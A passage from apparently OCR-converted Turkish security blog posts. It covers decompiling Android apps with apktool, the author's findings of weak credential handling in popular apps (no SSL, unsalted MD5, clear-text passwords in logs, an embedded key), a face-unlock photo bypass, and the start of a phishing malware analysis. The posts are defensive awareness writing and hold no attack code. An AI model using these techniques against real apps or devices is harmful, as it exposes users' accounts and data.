  dling = true;
  Object localObject1 = new DefaultHttpClient();
  Object localObject2 = new HttpGet("http://iphone.[redacted].com.tr/[redacted]push/Service.asmx/getHisseList");
  ArrayList localArrayList = new ArrayList();
  try
  {
    localObject1 = ((HttpClient)localObject1).execute((HttpUriRequest)localObject2).getEntity();
    int i;
    if (localObject1 != null)
    {
      localObject1 = convertStreamToString(((HttpEntity)localObject1).getContent());
      localObject1 = ((String)localObject1).substring(((String)localObject1).indexOf('A'));
      localObject2 = ((String)localObject1).substring(0, ((String)localObject1).indexOf('<')).split("¦¦");
      i = 0;
      int j = localObject2.length;
      if (i < j);
    }
    else
    {
      label97: dling = false;
      return localArrayList;
    }
    ImkbObject localImkbObject = new ImkbObject();
    String str = localObject2[i].replace('|', ';');
    String[] arrayOfString = str.split(";");
    for (int k = 0; ; k++)
    {
      if (k >= arrayOfString.length)
      {
```





Tersine Çevirme:

- Kaynak koduna çevirmenin yeterli olmadığı durumlarda veya program akışının değiştirilme ihtiyacı olduğu durumlarda dex dosyası android-apktool aracı ve java -jar apktool.jar d Uygulama.apk komutu ile tersine çevrilebilir (disassembling) ardından java -jar apktool.jar b Uygulama Uygulama.apk komutu ile tekrar birleştirilebilir. (assembling)
- Assembly programlama diline hakimseniz bu sayfada yer alan bilgiler ışığında Dalvik op kodlarını analiz edebilir ve değiştirebilirsiniz.

Dosya Sistemi İncelemesi:

- Android işletim sistemi uygulamalara verilerini saklamak için 4 seçenek sunmaktadır; Dahili Depolama (özel verileri saklamak için), Shared Preferences (basit depolama için), Harici Depolama (özel olmayak büyük veri setlerini saklamak için) ve SQLite veritabanı (yapısal depolama)
- Harici depolama hafıza kartını kullandığı ve buraya kopyalanan her dosya diğer tüm uygulamalar tarafından okunabildiği için buraya yazılan hassas verilerin mutlaka ama mutlaka şifreli olarak yazılması gerekmektedir.







Yukarıda kısaca bahsettiğim adımları izleyerek çok sık kullandığım Android uygulamalarına kısaca göz attığımda şans eseri bir kaç güvenlik zafiyeti ile karşılaştım.


İlk uygulamanın kullanıcı tarafından girilen kullanıcı adı ve şifreyi, şifreli kanal (SSL) üzerinden gerçekleştirmediğini farkettim. Her ne kadar sunucuya gönderilen şifre, MD5 ile hashlenmiş olsa da tuz değeri (salt) kullanılmadığı için üretilen MD5 olduğu gibi kullanılabilmektedir. Durum böyle olunca da kablosuz ağ üzerinde ARP zehirlemesi gerçekleştirerek trafiğinizi kayıt eden art niyetli bir kişi hesabınıza bu bilgiler ile yetkisiz olarak erişebilir.


Ayrıca yine aynı uygulamanın işletim sistemi kayıtlarına uygulamaya girmek için kullanılan şifreyi açık (clear) olarak yazdığını farkettim.



Tüm şifrelerinizi ana bir şifre ile AES ile güvenli bir şekilde dosya sistemi üzerinde saklayan başka bir uygulamanın ana şifrenin bir kopyasını uygulama içinde gömülü olan başka bir şifre ile şifreleyerek dosya sistemi üzerine kayıt ettiğini farkettim. Durum böle olunca da bu gömülü şifre ile ana şifreyi deşifre etmek, ardından bu ana şifre ile de şifrelenmiş diğer tüm şifreleri deşifre etmek mümkündür.







Sonuç olarak Google Play'e yüklemiş olduğunuz tüm mobil uygulamalarınız art niyetli kişiler tarafından indirilebilir ve analiz edilebilir olduğun unutmayın bu nedenle mobil uygulamalarınızı hizmete sunmadan önce mutlaka ama mutlaka güvenlik testinden geçirin veya geçirtin.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Android 4.0 Yüz Kilidi Nasıl Aşılır ?

Source: https://www.mertsarica.com/android-4-0-yuz-kilidi-atlatma/

By M.S on April 18th, 2012

Bildiğiniz üzere Android 4.0 (Ice Cream Sandwich) yüz tanıma özelliği ile birlikte gelmekte ve ekran kilidini açma unsuru olarak yüzünüz de (yüz kilidi) kullanılabilmektedir ancak yüzünüz yerine yüzünüzün yüksek çözünürlüklü bir fotoğrafının kullanılması durumunda da ekran kilidi açılmakta ve ortaya bir güvenlik zafiyeti çıkmaktadır. Google tarafından da belirtildiği üzere düşük güvenlik seviyesine sahip bu yüz kilidinin, telefonlarının güvenliğine önem verenler tarafından kullanılmaması şiddetle tavsiye edilir.

Google tarafından belirtilen ekran kilitlerinin güvenlik seviyeleri aşağıda yer almaktadır;

- Sifre: Yüksek güvenlik
- Pin: Orta ve Yüksek güvenlik
- Model - Orta güvenlik
- Yüz kilidi - Düşük güvenlik


Bilgi güvenliği farkındalığını arttırma adına çalışma arkadaşım Cem ÖNAL ile birlikte eğlenceli bir video hazırladım, herkese keyifli seyirler dilerim.

Anti Analiz


Source: https://www.mertsarica.com/anti-analiz-kodlari/


By M.S on April 23rd, 2012

Yakın bir arkadaşım ile 12 Nisan tarihinde Namık Kemal Üniversitesi'ne bağlı Çorlu Mühendislik Fakültesi'nde gerçekleşen İnternet Haftası etkinliğinden dönerken bana 1 saat önce kendisine ulaşan e-postayı gösterdi. E-postanın konu başlığı ("Bakalım bunu nasıl açıklayacaksın!!!!) ve içeriği ("Nokia Fotoğraflar.rar") şüpheli olduğu için arkadaşıma e-postayı bana göndermesini ilettikten sonra mümkün olan en kısa zamanda analiz için işe koyuldum.




Gelen e-posta SPAM kategorisin girmediği için direk gelen kutusuna gelmişti. E-posta, HTML içeriğe sahip olduğu için eklenti adı ve eklentiye ait resim güzel bir şekilde konumlandırılmıştı ve bu nedenle dikkatsiz bir kullanıcı tarafından ilk bakışta eklentinin Gmail'de olduğu düşünülebilirdi. E-postanın başlık bilgilerine (headers) dikkatlice bakılınca HTML kodlar ve eklentinin bulunduğu kısaltılmış (bit.ly) web adresi dikkat çekiyordu.







Nokia_Fofoğraflar.rar dosyasını indirip açtıktan sonra içinden çıkan 2 yazılımın (DSC0025.exe ve DSC0027.exe) PE başlık bilgilerinde yer alan zaman damgaları 10.04.2012 12:47:51 tarihini gösteriyordu.




İki yazılımın ortak özelliklerinden biri çalıştırılır çalıştırılmaz ekrana aşağıdaki resmi çıkartıyor olmasıydı.



Bu iki yazılımın kullanmış olduğum antivirüs yazılımı tarafından tespit edilmemiş olması zararlı yazılım oluşturan kişiler arasında sıkça tercih edilen Crypter (şifreleme) aracı ile yazılımların oluşturulduğu şüphesini uyandırdı.
Virustotal üzerinden 42 farklı Antivirüs yazılımı ile bu iki yazılımı tarattığımda sadece 2 tanesi bu zararlı yazılımları tanıyabiliyordu.

